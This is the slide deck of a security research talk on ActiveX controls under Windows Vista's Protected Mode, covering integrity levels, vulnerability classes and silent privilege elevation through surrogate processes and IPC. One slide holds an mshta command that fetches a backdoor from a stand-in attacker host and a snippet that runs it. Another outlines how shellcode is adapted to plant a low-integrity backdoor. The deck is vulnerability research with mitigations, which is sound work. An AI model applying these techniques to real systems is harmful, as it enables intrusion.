

# VISTA AND ACTIVEX CONTROL

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Su Yong Kim

The Attached Institute of ETRI

# Outline of this Talk

- Introduction
- Differences of Vulnerabilities on Vista
- Privilege Elevation of ActiveX Control
  - Explicit Privilege Elevation
  - Implicit Privilege Elevation
- Demo
- Conclusion

# ActiveX Control on XP

- ⦿ In most cases, ActiveX controls have administrator privilege
  - The same privilege with Internet Explorer
- ⦿ ActiveX control can do everything

# ActiveX Control on Vista

- Under protected mode, ActiveX controls have user privilege with low integrity

	XP	Vista
Writing a file/registry key with low integrity	N/A	Possible
Writing a file/registry key with medium integrity and above	Possible	Impossible
Executing a process with low integrity	N/A	possible
Executing a process with medium integrity and above	Possible	User agreement required
Reading a file/registry key	Possible	Possible

# Differences of Vulnerabilities Under Protected Mode

- ⦿ File/Registry writing vulnerability
  - more difficult, but still critical
- ⦿ Process execution vulnerability
  - Old has gone, but new has come
- ⦿ Buffer overflow vulnerability
  - Shellcodes on XP do not work
- ⦿ File/Registry reading vulnerability
  - No differences



# File Writing Vulnerability on Vista

- In principle
  - Cannot be misused to create a malicious program in the Startup folder
    - Medium Integrity is required
- In reality
  - Developers have the same problems as malicious users
  - Some developers install ActiveX control in low integrity folders
    - To update ActiveX control silently
  - Hence, dll files in low integrity folders can be overwritten by malicious users
- In conclusion
  - User-privileged process can be run at low integrity

# Process Execution Vulnerability on Vista (1/2)

## ⦿ If developers used

- CreateProcess()

- It runs a process at medium integrity or above
- However, user agreement is required

- CreateProcessAsUser()

- It can run a process at low integrity
- It can be exploited silently
  - User agreement is not required

## ⦿ In Conclusion

- User-privileged process can be run at low integrity

# Process Execution Vulnerability on Vista (2/2)

- mshta.exe is usually used to download and execute a malicious program
  - mshta http://attacker.web.server/backdoor.hta
- Before an unsigned backdoor.exe is executed, Vista requires user agreement

```
Set shell = CreateObject("WScript.Shell")
shell.Run "backdoor.exe"
```
- Signed program can be used
  - **shell.Run "cmd.exe /c backdoor.exe"**



# Buffer Overflow Vulnerability on Vista

- ⦿ Everything is the same on XP
  - Address space layout randomization doesn't prevent heap spraying method from working
- ⦿ However, shellcodes on XP do not work

# Shellcode on XP

- ◉ Find the address of kernel32.dll
- ◉ Find the addresses of some API functions in kernel32.dll
  - LoadLibraryA, CreateFileA, WriteFile, CloseHandle, CreateProcessA, ExitProcess
- ◉ Call LoadLibraryA for wininet.dll
- ◉ Find the addresses of some API functions in wininet.dll
  - InternetOpenA, InternetOpenUrlA, InternetReadFile
- ◉ Call InternetOpenA & InternetOpenUrlA
- ◉ Call CreateFileA & InternetReadFile & WriteFile & CloseHandle
- ◉ Call CreateProcessA & ExitProcess

# Problems on Vista

- Find the address of kernel32.dll
- Find the addresses of some API functions in kernel32.dll
  - LoadLibraryA, CreateFileA, WriteFile, CloseHandle, CreateProcessA, ExitProcess
- Call LoadLibraryA for wininet.dll
- Find the addresses of some API functions in wininet.dll
  - InternetOpenA, InternetOpenUrlA, InternetReadFile
- Call InternetOpenA & InternetOpenUrlA
- **Call CreateFileA** & InternetReadFile & WriteFile & CloseHandle
  - Internet Explorer : Low Integrity
  - Target folder : Medium Integrity
- **Call CreateProcessA** & ExitProcess
  - CreateProcessA creates a process at medium integrity
  - Privilege escalation requires user agreement

# Shellcode on Vista

- Find the address of kernel32.dll
- Find the addresses of some API functions in kernel32.dll
  - LoadLibraryA, CreateFileA, WriteFile, CloseHandle, ExitProcess, GetTempPathA
- Call LoadLibraryA for wininet.dll
- Find the addresses of some API functions in wininet.dll
  - InternetOpenA, InternetOpenUrlA, InternetReadFile
- Call InternetOpenA & InternetOpenUrlA
- **Call GetTempPathA**
- Internet Explorer's environment variables are modified under Protected Mode
- GetTempPathA returns %Temp%\Low
- Call CreateFileA & InternetReadFile & WriteFile & CloseHandle
- Call LoadLibraryA for advapi32.dll
- Find the addresses of CreateProcessAsUserA in advapi32.dll
- **Call CreateProcessAsUserA & ExitProcess**

# User-Privileged Backdoor with Low Integrity

- ⦿ Can steal most files/registry information
- ⦿ Cannot be executed again at boot time
  - Medium integrity is required
- ⦿ Can be restarted by overwriting DLL files or sensitive data with low integrity
  - DLL files may be loaded by a higher-privileged process




# ActiveX Control with Privilege Elevation

- Explicit privilege elevation
  - User agreement is required
- Implicit (Silent) privilege elevation
  - User agreement is not required

# Explicit Privilege Elevation of ActiveX control

- User agreement is required
- How to elevate privilege?
  - Elevating privilege of ActiveX control
    - CoCreateInstanceAsAdmin
      - HKLM\Software\Classes\CLSID\{CLSID}\Elevation\Enabled = 1
  - Using a higher-privileged surrogate process
    - CreateProcess
    - ShellExecute

# Implicit Privilege Elevation of ActiveX control (1/2)



# Implicit Privilege Elevation of ActiveX control (2/2)

- ⦿ User agreement is **NOT** required
- ⦿ Why do developers want silent privilege elevation?
  - Because frequent consent pop-ups annoys users
- ⦿ How to elevate privilege?
  - Using elevation policy
  - Using a resident higher-privileged surrogate process
    - IPC, message, file and etc

# Using Elevation Policy

- If a developer creates a special registry key, ActiveX control can run the process at medium integrity silently
  - HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Low Rights\**Elevation Policy**
    - AppName , AppPath, CLSID
    - **Policy = 3**





# Using a Resident Higher-privileged Surrogate Process

- The developer can install a higher-privileged surrogate process when ActiveX control is installed
- Higher-privileged process will always be executed at boot time
- ActiveX control can order the higher-privileged process to perform a high-privileged job

# Ordering a Higher-privileged Surrogate Process (1/3)

- Sharing files and registry keys with lower integrity



- Update information file
- DLL file

# Ordering a Higher-privileged Surrogate Process (2/3)

## ◉ Windows Message



- Higher-privileged surrogate process
  - ◉ ChangeWindowMessageFilter(WM\_COPYDATA, MSGFLT\_ADD)
- ActiveX control
  - ◉ SendMessage(,WM\_COPYDATA, [Message])

# Ordering a Higher-privileged Surrogate Process (3/3)

## ● IPC(Inter-process Communication)

**ActiveX Control  
(low integrity)**

**IPC**

**Higher-Privileged Process  
(medium integrity and above)**

- Pipes
- MailSlots
- File Mapping
- RPC
- Network Communication, etc.

# IPC Examples (1/3)

## ⦿ Pipes

- Surrogate process
  - ConvertStringSecurityDescriptorToSecurityDescriptor("S:(ML;;;NW;;;LW)",)
  - CreateNamedPipe("\\\\.\\pipe\\shared", [Security Descriptor])
- ActiveX control
  - CreateFile("\\\\.\\pipe\\shared",)
  - WriteFile()

## ⦿ MailSlots

- Surrogate process
  - ConvertStringSecurityDescriptorToSecurityDescriptor("S:(ML;;;NW;;;LW)",)
  - CreateMailSlot("\\\\.\\mailslot\\shared", [Security Descriptor])
- ActiveX control
  - CreateFile("\\\\.\\mailslot\\shared",)
  - WriteFile()



# IPC Examples (2/3)

## ⦿ File Mapping (Surrogate process first)

- Surrogate process
  - ConvertStringSecurityDescriptorToSecurityDescriptor("S:(ML;;;NW;;;LW)",)
  - CreateFileMapping(, [Security Descriptor], "shared name")
- ActiveX control
  - OpenFileMapping(, "shared name")
  - MapViewOfFile() // write

## ⦿ File Mapping (ActiveX control first)

- ActiveX control
  - CreateFileMapping(, "shared name")
  - MapViewOfFile() // write
- Surrogate process
  - OpenFileMapping(, "shared name")
  - MapViewOfFile() // read

# IPC Examples (3/3)

## ⦿ RPC (with TCP)


- Surrogate process
  - `RpcServerUseProtseqEp ("ncacn_ip_tcp", [Port #], NULL)`
- ActiveX control
  - `RpcStringBindingCompose(, "ncacn_ip_tcp", [Port #],)`
  - CALL

## ⦿ RPC (with PIPE)

- Surrogate process
  - `ConvertStringSecurityDescriptorToSecurityDescriptor("S:(ML;;;NW;;;LW)",)`
  - `RpcServerUseProtseqEp ("ncacn_np", "\\.\pipe\shared", [Security Descriptor])`
- ActiveX control
  - `RpcStringBindingCompose(, "ncacn_np", "\\.\pipe\shared",)`
  - CALL

# Demo

- ◉ Detecting a process to load dll files with low integrity



# Partial Solution

- ⦿ Do not install any program files in low integrity folder
- ⦿ Do not store any sensitive data in low integrity folder
- ⦿ Obtain user agreement to elevate privilege
  - Security model on Vista

# Conclusion

- ActiveX controls on Vista have nearly the same vulnerabilities as those on XP
  - Developers' main concern is not security but functionality



# Reference (1/2)

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# Q&A

- Thank you!
- Contact me freely!
  - [sweetlie@hotmail.com](mailto:sweetlie@hotmail.com)
  - [sweetlie@ensec.re.kr](mailto:sweetlie@ensec.re.kr)